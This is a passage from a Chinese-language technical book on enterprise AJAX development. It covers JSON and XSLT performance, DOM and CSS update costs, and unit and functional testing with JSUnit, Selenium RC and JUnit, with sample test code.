对于人们来说JSON中描述的数据相对更具可读性，而且我们能够简单地调用eval()方法并把JSON字符串作为参数传入实例化成JavaScript对象。我们还记得前面已经讨论过使用eval()执行操作时效率是比较低的。而且，使用从非信任源读取的JavaScript代码运行eval()将造成安全问题，因为非信任源可以发送想要发送的任意代码。可以使用JavaScript JSON解析器来解决这个问题。不过，无论使用哪种浏览器，这种方式都慢得让人难以忍受。当仅仅从服务器传送一些JavaScript对象到客户端，没有客户端过滤或者排序的需求时，在这种情况下，JSON比其他数据格式更有优势——对象能够在程序的上下文中快速简单地实例化和使用。在网络传送的JSON是简洁的，从而保持了网络传输量的最小化，而且很多服务器语言都能够对其执行序列化或者反序列化操作——尽管如此，在服务器作出选择时，我们需要对比XML检查它们的性能问题。

为了看一下在客户端使用XSLT或者JSON性能的折中选择方案，我们测量了对一个JSON字符串执行eval()以及从JavaScript对象结果中构建字符串的速度。图5-8显示了使用XSLT生成的相同的HTML的对比结果。我们可以看到在Firefox中，XSLT比起JSON仅仅略为低效一些。




图5-8　在Firefox1.5中使用XML DOM、XSLT和JSON 3种方法生成HTML<table>的比较

① 参见http://goog-AJAXslt.sourceforge.net。

根据用户客户端浏览器的分布状况，对于高性能的HTML生成，JSON或者XSLT都是更好的选择。

4. DOM和CSS

当使用AJAX技术时，不仅存在很多不同的方法来更新Web页面的内容，而且还存在浏览器之间各种级别的性能差异，理解这些内容很重要。无论采用哪些方法更新Web页面，当我们对XHTML内容做出修改时，浏览器中的解析和呈现引擎需要更新页面在其内部的描绘（重新计算流程和布局），然后把修改内容呈现到浏览器窗口，理解这些内容同样很重要。对于复杂的页面或者应用了基于复杂CSS的更改，这个过程将需要消耗大量的时间。

基于DOM和修改CSS值的交互同样是消耗时间的操作。这两种操作都需要浏览器重新布局和重新呈现页面。而且存在类似<table>这样的标签，当使用特殊的DOM方法（例如`insertRow()`和`inserCell()`）时，修改样式属性或者访问计算属性（`offsetWidth`、`offsetLeft`等）都是低效的。如果你确实需要使用DOM方法来操作结点，例如`createElement()`和`appendChild()`，请确保在这些元素设置到已呈现的HTML层级之前操作所有元素的DOM。仅仅在完成对新创建的元素的样式和内容设置后才使用`appendChild()`或者`replaceNode()`把生成的元素设置到文档中。当然，如果你确实想要快速的往文档中插入XHTML，使用非标准的DOM API结点属性`innerHTML`是实现目标最快速的方式。

另一方面，CSS是一个不同的东西。开发者常常面对一组结点需要应用相同格式的场景，假设是一个列表或者网格。在这些结点实例中，我们可以有两种选择：一种是遍历所有的元素并且设置样式属性或者单独的类名，另一种是通过使用document.styleSheets[index].cssRules集合直接访问CSS规则（对于IE则是document.styleSheets[index].rules）。当然，这里很大程度上取决于需要遍历结点的数量和样式类型或者被应用的class类型，不过通常情况下，直接改变CSS会更为高效。此外，直接修改结点列表的CSS，而不是遍历和设置样式或类名，可以避免其他隐藏的或者非直观的损耗，例如直接设置样式时对于子结点数量的高敏感性。

除了通过对HTML DOM支配获得的强大功能之外，我们还存在更多非传统的但是高性能的方式应用一些样式，例如背景颜色。我们可以把一个给定背景颜色的元素放置在需要应用背景颜色的元素后面模拟背景颜色。在IE 6和Firefox（Windows）中，这个方法实际上比使用CSS设置背景颜色的方法更加高效。

5. AJAX折中方案

在AJAX应用中，性能无疑是最重要的。虽然如此，根据一些工程学的原则，我们需要做一些折中的选择。终端用户将使用不同的操作系统和浏览器，应用将需要下载和处理不同数量的代码或者数据，而且还存在AJAX能够帮助解决的不同的业务问题。我们需要考虑目标用户的操作系统/浏览器使用状况的统计数据，并且在设计中注意这些系统上的性能问题。而且，代码和数据的大小将不仅很大程度上影响处理时间，而且还很大程度上影响了网络的等待时间，这些问题将促使我们使用重要的AJAX设计模式，例如数据预加载模式（prefetching of data）。在商业环境中，我们的决策基础往往是谨慎地让AJAX应用的终端用户和业务用例驱动选择过程。无论是单独一个人构建开源的AJAX小部件，还是开始构建新的社交网络应用，我们都需要考虑终端用户是谁，以及这些终端用户是如何使用这款产品的。

AJAX应用的性能调整几乎经常导致开发者对他们已经使用的JavaScript基础结构和正在处理的数据类型产生疑问。在很多情况下，尽管当今计算机功能强大，编写企业级AJAX应用仍然类似于为实时系统编写汇编代码。为了让应用高效运行，我们不得不心甘情愿的步出OOP最佳实践的范围，编写能够高效运行的代码，而不是编写更具有可读性和可维护性的代码。这里超越了本书高度赞赏的有关软件工程的一些基本观点。不过，在任何项目中的各种需求之间通常存在着相互微妙的影响，因此不必为AJAX开发过程中进行一些冒险而感到担心。

5.3　测试

在一位软件工程师职业生涯的过程中都会经历很多次的代码修改，这是无法避免的。幸好，大多数的代码修改都发生在有计划的重构或者通过思考缜密的测试安全网络中捕获的缺陷中发生。在一种以预防理念为主的开发氛围中我们是坚定的信徒，这种理念让我们在将来可以满怀信心地修改代码，这种修改将不会破坏任何已编写的和已通过测试的代码，我们将在稍后集中讨论这一点。

执行测试并非为了金钱收入或者个人声誉，而是创建优良品质软件必须要完成的工作。如果我们能够让测试变得简单并且养成执行品质测试的习惯，我们可以在很大程度上改进软件的质量——这种方式正在被XP开发和诸如Ruby on Rails等框架所大力推崇。当讨论测试时，并非仅仅讨论模糊和难以量化的测量术语，例如软件质量。我们使用了符合软件开发结构内的术语，例如时间和费用。以注重实效而且一丝不苟的方式编写覆盖软件重要方面的测试，通过发现缺陷获得其本身的价值回报，从而肯定也能够帮助质量保证团队获得其本身的价值回报。在AJAX开发过程中，测试存在很高的价值，这是事实，因为AJAX应用难以调试，并且开发的前景以快速的步伐发生着变化，这使得编写可复用的测试变得十分必要，例如，确保旧代码能够在新浏览器中正常工作的测试。

5.3.1　测试驱动开发

测试和质量保证，虽然并非所有的开发者都执行这项工作，但是仍然是任何软件项目最重要的组成部分。虽然曾经有过这样很好的理由，不过在后来已经被推翻：预算被削减、工期被缩短、工具不够优秀，等等。事实上。虽然很多开发者都有执行测试的强烈愿望，但是可以很容易地为自己找到一些理由，任何一种理由都可以成为不为代码编写测试的借口。但是，对于编写高质量的软件产品而言，编写测试相当重要——除非你是那些西部牛仔中的一员，你能够第一次就编写出没有缺陷的代码并且记住代码每一行所完成的功能，因此，当需要维护或者重构时，不会破坏代码的任何部分。对于这些人，我只能说祝你们好运！测试是如此重要，不仅存在常见的质量保证标准，例如二战期间孕育出的更出色的质量武器ISO9001，而且甚至还存在用于软件的特殊标准。虽然测试和第一次就努力编写完美清爽的代码相比，没那么有趣，其实除了从软件中查找缺陷的明确目标之外，测试还有很多其他额外的好处。第一个好处也是最重要的好处是，通过查看所存在的测试以及无法通过测试的代码片段，我们可以从高层面了解代码的覆盖面——这是开发过程中一个很出色的晴雨表，而且还是发现技术瓶颈所在之处的指示器。

无论我们使用哪种开发过过程，测试适用于开发过程中的每个阶段。在需求收集、设计、计

划、开发、执行和报告的每个过程中都务必关注测试目标。测试和任何相关的质量保证活动应该在任何开发时间表中占用很重要的一部分时间。

目前，一种最为流行的测试方法是测试驱动开发（test-driven development，TDD），这种方法强调了从项目的开始就执行测试的重要性。最初，所有的测试应该是失败的，因为还没有编写任何代码，然后编写让测试代码测试通过的代码。在测试通过后，这个过程重复进行。TDD不仅仅确保代码正常运行，而且迫使开发者编写测试，这些测试具有可维护性并且用于捕获逐步回归的缺陷，而且能够让项目设计目标在开发者脑海中保持清晰。对于基于开发者编写测试的API设计而言，通过已编写的测试验证代码执行的结果同样有助于形成有价值的反馈。TDD对AJAX开发尤其有用，例如当发布Web浏览器新版本并且出于AJAX应用的固有特性（例如代码量少、缺乏JavaScript调试工具和动态特性等），此时TDD集中创建一个测试代码库，运行这些测试能够有效保证应用质量。

无论是否采用TDD方法，我们仍然需要采用各种类型的测试。让我们看看如何为AJAX应用创建各种类型的测试。

1. 单元测试

对于任何的软件项目，单元测试（unit testing）都是第一道防线，而且这种测试还是极限编程（extreme programming）方法论的基础。对于大部分应用，单元测试有助于在API方法级别上测试应用的基本组成模块。一组优秀的单元测试应该覆盖给定的单元代码的所有执行路径，特别是注意覆盖各种边缘情况。虽然单元测试背后的主要驱动力是确保代码在最基本的层面上正常运行，单元测试另外一个常常被忽略的好处是这种方式能够提供关于代码的优秀文档——展示单元代码的常见使用场景，同时还展示了哪些是合法的输入和输出。事实上，单元测试应该很好地映射到应用特性和需求或者用例。我们将不再过多地阐述单元测试的内容，因为对于很多开发者来说这项工具很可能已经相当熟悉。

这里我们将聚焦到如何具体地为AJAX应用执行测试工作。我们的单元测试框架是JSUnit[①] JSUnit使用Web页面的Test Runner，包含基本用户界面允许我们在Web浏览器内部执行JavaScript单元测试。JSUnit的两个补充软件是JSMock[②]和HTTPUnit[③]。JSMock是一个模拟对象库，主要专注于为JavaScript测试提供一种简单高效的方法创建模拟对象。另外，HTTPUnit有助于测试服务器端代码，并且有助于测试服务器和客户端之间的请求响应交互，这些操作都不需要在Web浏览器中运行。

- JSUnit

JSUnit的内部实现机制和其他大多数单元测试框架相同。我们仅仅需要创建单元测试页面，在页面中包含正确的JavaScript文件来运行JSUnit，这些测试便能够自动运行。页面中的函数通过前缀单词test被识别为测试函数。和其他的单元测试框架相同，在JSUnit中仅仅只有一些特殊的函数需要好好利用。我们要了解的最基本的可选函数是`setUpPage()`、`setUp()`和`tearDown()`。

① 参见http://www.jsunit.net。

② 参见http://jsmock.sourceforge.net。

③ 参见http://httpunit.sourceforge.net。

setUp()和tearDown()应该比较熟悉，当在测试页面中定义这两个函数时，这两个函数将在其他任何测试运行之前和之后运行。另外，setUpPage()略微有些特殊，当页面第一次加载时仅仅运行一次。如果使用了setUpPage()函数，对于页面中将要运行的测试，需要设置全局变量setUpPageStatus的值为"complete"，测试才能继续执行。其他的重要函数有assert([comment], bool)函数及其相关函数（assertTrue、assertFalse、assertEquals、assertNotEquals、assertNull等），这些函数用于检查条件和在条件不成立时抛出错误。最后，其他不太需要说明的可用函数包括warn()、inform()和debug()。无论怎样，我们用于查看单元测试应用于代码的理想是为上一章定义的SimpleDataTable类创建单元测试。对于这个类，我们需要确保能够实例化这个类并且能够执行所有必需的增删改查（CRUD）操作，同时还包括了从服务器读取数据和持久化新数据到服务器。以下是SimpleDataTable类的部分单元测试页面。

```
<html xmlns:ea="http://www.enterpriseajax.com/">
  <head>
    <title>JSUnit SimpleDataTable Tests</title>
    <meta http-equiv="Content-Type"
content="text/html;charset=UTF-8">
    <script type="text/javascript"
      src="jsunit/app/JSUnitCore.js"></script>
    <script type="text/javascript">

var ds;
var dt;

function setUpPage()
{
  setUpPageStatus = "complete";
}

function setUp()
{
  ds = createDataSource();
  dt = new entAjax.SimpleDataTable({
    "SaveHandler":"/Products/ProductsUpdate.ashx",
    "GetHandler":"/Products/ProductsList.ashx"});
  dv.loadData(ds);
}

function testSimpleDataTableSave()
{
  var deletedRecords = dt.deleteRecords(1, 2);
  dt.updateRecords([{"Index":0,"lastName":"thomas"}]);
  assert(entAjax.serialize(dt.getLog()) ==
    "{\"Delete\":["+
      "{\"firstName\":\"james\",\"lastName\":\"douma\"},"+
      "{\"firstName\":\"jake\",\"lastName\":\"devine\"}"+
    "],"+
    "\"Update\":["+
      "{\"firstName\":\"dave\",\"lastName\":\"thomas\"}"+
    "],"+
```

```
      "\"Create\":[]}");
    dt.save();
    assertEquals("{\"Delete\":[],\"Update\":[],\"Create\":[]}",
      entAjax.serialize(dt.getLog()));
  }

  function createDataSource()
  {
    return [
      {"firstName":"dave","lastName":"Johnson"},
      {"firstName":"andre","lastName":"charland"},
      {"firstName":"alexei","lastName":"white"}];
  }

    </script>
  </head>
  <body></body>
</html>
```

在针对SimpleDataTable类的单元测试中，我们使用了setUpPage()（没有太实际的意义）和setUp()函数，setUp()函数用于在其他测试函数运行之前实例化全局SimpleDataTable类。这里仅仅是为了演示单元测试的冰山一角，因为我们还应该测试所有SimpleDataTable触发的相关事件，以及测试从服务器加载的数据等等。

为了运行这些测试，当testPage是如下所示的查询字符串参数时，我们仅需要借助这个特定的测试页面（本例中是SimpleDate Table.test.html）的URL为JSUnit把Web浏览器指向Test Runner页面，如下所示：

```
jsunit/testRunner.html?testPage=SimpleDataTable.test.html&showTestFrame=true&autoRun=true
```

当第一次运行单元测试时，我们应该看到如图5-9所示的界面。




图5-9 JUnit测试失败屏幕截图

当没有实际编写用于实现特性的代码时执行单元测试，全部测试最初都是失败的。我们可以通过双击选择框的相关记录查看失败（断言失败）和错误（实际的JavaScript抛出的错误并且没有进行捕获）的详细信息。在实际地编写了代码之后，单元测试能够运行并且应该出现更让人满意的测试结果，如图5-10所示。

使用JSUnit所存在的问题是这个框架没有提供任何的内置功能来用于记录单元测试日志，因此我们只能看到每次伴随时间改变后的测试结果。不过，稍后我们将研究一些工具来帮助解决这个问题。




图5-10　JUnit测试通过的屏幕截图

虽然把JavaScript编写的独立的单元测试散置到一些HTML页面中，甚至是组合到JSUnit测试套件中，但是这种方式帮助并不大。在采用某个软件管理单元测试的完整解决方案方面，我们还需要很多其他的功能。JSUnit同时还有一个服务器端组件，可以使用JUnit或者Ant运行单元测试。这个组件比较适用于构建过程，或者至少提供了让客户端单元测试执行在服务器单元测试执行的相同位置。多数的开发者都能够很容易的证明，采用简易的工作流做测试会很大程度上削弱测试的有效性，最简单事实就是开发者不愿意再使用这个工具执行工作。话虽如此，这种方式能够引领一种开发线路，虽然并非所有的开发者都愿意走这一路线。

2．功能测试

使用JavaScript和iFrames，Selenium[①]允许开发者建立内置浏览器的自动化单元测试。Selenium帮助完成的主要工作是让测试自动运行，就好像用户自己在测试应用一样。和功能测试相比，单元测试就如同在公园漫步一样。功能测试主要是检查代码是否适合高层面的项目需求。功能测试包括从用户交互到国际化和可访问性等方方面面。为了让功能测试对开发起到帮助作用，首先我

① 参见http://www.openqa.org/selenium。

们需要真正地掌握给定的高层面需求，其次我们需要有测试数据并且建立用例来检查功能，后者比较难。与单元测试注重实效并且行之有效的方式不同，功能测试会迅速转化为难以实现的任务，消耗掉应该更好花费到构建应用上的时间。

功能测试快速恶化存在一些原因，其中最重要的因素是功能测试能够被简单的打乱，这个因素很大程度上缩小了功能测试带来的好处。

有多种不同的工具可用于软件的功能测试，这取决于我们所使用的AJAX服务器框架。其中一个工具远远强于其他工具，可以用于任何类型的HTML用户界面，这个工具就是Selenium。Selenium类似于JSUnit，拥有运行在Web浏览器中的Test Runner前端，并且也是为一个测试页面应用一段测试脚本。运行在Selenium Test Runner中的测试使用简单HTML表格编写而成，虽然这种方式不是一种编写测试的最佳方式。每个测试语句使用Selenese[①]编写并包含一个三列的表格，每一行由一个命令和两个参数的预留空间组成。从Selenium Web站点上复制过来的一个简单的登录测试例子如下所示：

```
<TABLE>
<TR><TD>setVariable</TD><TD>url</TD><TD>'www.example.com'</TD><
/TR>
<TR><TD>open</TD><TD>${url}</TD><TD></TD></TR>
<TR><TD>type</TD><TD>__ac_name</TD><TD>${username}</TD></TR>
<TR><TD>type</TD><TD>__ac_password</TD><TD>${username}</TD></TR>
<TR><TD>click</TD><TD>submit</TD><TD></TD></TR>
<TR><TD>verifyTextPresent</TD><TD>Welcome!</TD><TD></TD></TR>
<TR><TD>click</TD><TD>//a[@href='${myfolder_url}']</TD><TD></TD
></TR>
<TR><TD>click</TD><TD>//a[@href='${homepage_url}']</TD><TD></TD
></TR>
<TR><TD>open</TD><TD>${member_url}</TD><TD></TD></TR>
<TR><TD>verifyTextPresent</TD><TD>Welcome
${username}</TD><TD></TD></TR>
<TABLE>
```

手工编写这些测试是很痛苦的事情，因此还存在着一个Selenium的IDE产品（作为Firefox中的一个扩展）能够用来通过Selenese语言记录用户的活动。除了仅仅记录鼠标点击或者按键动作之外，还可以通过右键点击HTML页面上的任意元素，记录右键菜单的一组附加动作。在记录完用户动作后，我们可以保存测试并且运行。这种方式让随意的功能测试记录更为简单而且合乎人意。不过，这个工具甚至还能做得更好。任何记录的测试能够从默认的Selenese语言转化为任何其他支持的语言（Java、.NET、Perl和Python等），这些语言能够和Selenium的第三方工具Selenium Remote Control（RC）结合使用。Selenium RC是基于服务器的工具，允许我们在自己喜欢的服务器端语言（甚至是JavaScript）中编写Selenium测试，然后在Web浏览器中让这些测试在远程服务器中执行（参见图5-11）。测试完成后，测试结果能够被POST回传到任何想要输出这些日志信息的Web页面。为了使用远程控制，RC服务器可以运行在任意数量的服务器上，而且开发者能够从诸如Eclipse的JUnit启动测试。测试结果能够通过它们的IDE进行查看。服务器基于Java技术构建，

① 特定于Selenium的语言。——译者注

在Windows中能够使用以下命令启动：

```
java -jar selenium-server.jar
```




图5-11　使用Eclipse通过JUnit运行JSUnit测试

在运行测试的远程服务器上，我们能够开启Web浏览器，Test Runner可以加载在Java测试类中指定的相应测试页面。图5-12显示了Selenium Test Runner运行测试的结果。把测试分布到几台远程计算机带来的好处是，我们能够快速运行测试并且达到极大改进工作流的效果。




图5-12　Selenium远程控制Test Runner页面

为了能够以便于改动的方式构建测试，达到改善测试使用周期和提高测试价值的目的，我们从创建BaseTest Java类开始。BaseTest类帮助隐藏了Selenium的工作细节并且抽象了我们所需的特定于AJAX应用或者组件上下文中使用的一些操作。尤其当处理上一章的行为式DataGrid时，我们希望明确地通过ID获得HTML元素并且比较这些元素的值，期望这些值和使用DataGrid官方API时认为应该获得的值进行比较。在BaseTest类中，我们需要导入junit.framework.*包和com.thoughtworks.selenium.*包。同样重要的是JUnit中常见的setUp()和tearDown()方法，分别用于开始和结束Selenium会话。Selenium的工作方式使得DOM结点的访问相当难，为了提供灵活

性，我们编写了一些特殊的方法用于读取表格单元格的值，读取HTML元素，读取数据网格列的ID，和点击数据网格列头。创建这些方法意味着当我们出于某些原因的考虑需要修改数据网格首部单元格的ID格式时，可以仅在其他所有测试都使用到的基类的某个位置进行修改。这种方式使得为这一类的结构改动更新测试处理起来更加简单。

```
package EnterpriseAjax;

import junit.framework.*;
import com.thoughtworks.selenium.*;

public class BaseTest extends TestCase {

  protected Selenium selenium;
  protected String testWindow = "ntbtestdoc";
  protected String browser = "*firefox";
  protected int serverPort = 4444;
  protected String server = "localhost";
  protected String startUrl = "http://localhost";

  protected void setUp(String url)
  {
    this.selenium = new DefaultSelenium(this.server,
    this.serverPort,
          this.browser, this.startUrl);
      this.selenium.start();
    }

  protected String getTableCellValue(String id, int row, int
col)
  {
    return
      this.selenium.getEval(

this.getElement(id)+".rows["+row+"].cells["+col+"].innerHTML"
      );
  }

  protected String getElement(String id)
  {
    return
"frames['myiframe'].document.getElementById('"+id+"')";
  }

  protected String getHeaderId(int colIndex)
  {
    return "header-"+colIndex;
  }

  protected void clickColumn(int colIndex)
  {
    String columnId = getHeaderId(colIndex);
    // 基于特定的ID单击DOM元素
  selenium.click(columnId);
```

```
  }

  public void tearDown() throws Exception
  {
    this.selenium.stop();
    super.tearDown();
  }
}
```

实际的测试类很简短，比起HTML<TABLE>语法中定义的相同实现肯定简短得多。在testBehaviouralGrid()测试中，我们从开启测试页面开始，然后执行一个等待作为条件确保数据网格在3秒内呈现。（这个条件仅对于声明式组件是必需的，因为在HTML页面完成加载后，数据网格没有必要呈现出来。）然后我们断言数据网格的第一个单元格的值是Acme Box。测试中的第二部分是单击数据网格第一列的列头执行数据排序，然后再次断言数据网格的第一个单元格是当前排序数据的正确值。

```
package EnterpriseAjax;

import junit.framework.*;
import com.thoughtworks.selenium.*;

public class BehaviourGridTest extends BaseTest
{
  private String url = "http://localhost/
testpages/behaviourgrid.html";
  private String gridId = "myBehaviouralGrid";

  public void testBehaviouralGrid() throws Throwable
  {
    this.selenium.open(this.url);

  // 读取到行为式数据网格并且检查第一个单元格的值

this.selenium.waitForCondition(this.getElement(this.gridId),"30
00");
  assertEquals("Acme
Box",this.getTableCellValue(this.gridId,1,0));

    // 点击第一列的列头
    this.clickColumn(0);
    assertEquals("Acme
Anvil",this.getTableCellValue(this.gridId,1,0));
  }
}
```

为了有效进行回归测试，我们基于细致的计划和抽象的方式使用JUnit和Java等技术编写功能测试，这一点相当重要，通过这种方式我们采用敏捷的方法进行开发并且不会因为改变代码而陷入修复测试的泥潭中。

3. 回归测试

回归测试仅仅是在一段时间之后重新运行单元测试或者功能测试以确保先前编写的代码仍

